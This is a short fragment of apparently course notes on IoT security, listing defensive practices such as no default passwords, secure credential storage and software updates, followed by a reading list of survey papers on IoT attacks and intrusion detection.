9 Make systems resilient to outages

1 No default passwords

2 Implement a vulnerability disclosure policy

3 Keep software updated

4 Securely store credentials and security-sensitive data

8 Ensure that personal data is protected

7 Ensure software integrity

6 Minimise exposed attack surfaces

5 Communicate securely

Readings

1. Jamalipour and S. Murali, "A Taxonomy of Machine-Learning-Based Intrusion Detection Systems for the Internet of Things: A Survey," in IEEE Internet of Things Journal, vol. 9, no. 12, pp. 9444-9466, 15 June15, 2022.
2. I. Butun, P. Österberg and H. Song, "Security of the Internet of Things: Vulnerabilities, Attacks, and Countermeasures," in IEEE Communications Surveys & Tutorials, vol. 22, no. 1, pp. 616-644, Firstquarter 2020.
3. S. Khanam, I. B. Ahmedy, M. Y. Idna Idris, M. H. Jaward and A. Q. Bin Md Sabri, "A Survey of Security Challenges, Attacks Taxonomy and Advanced Countermeasures in the Internet of Things," in IEEE Access, vol. 8, pp. 219709-219743, 2020.
4. S. Berger, O. Bürger, M. Röglinger, Attacks on the Industrial Internet of Things – Development of a multi-layer Taxonomy, Elsevier, Computers & Security, Volume 93, 2020.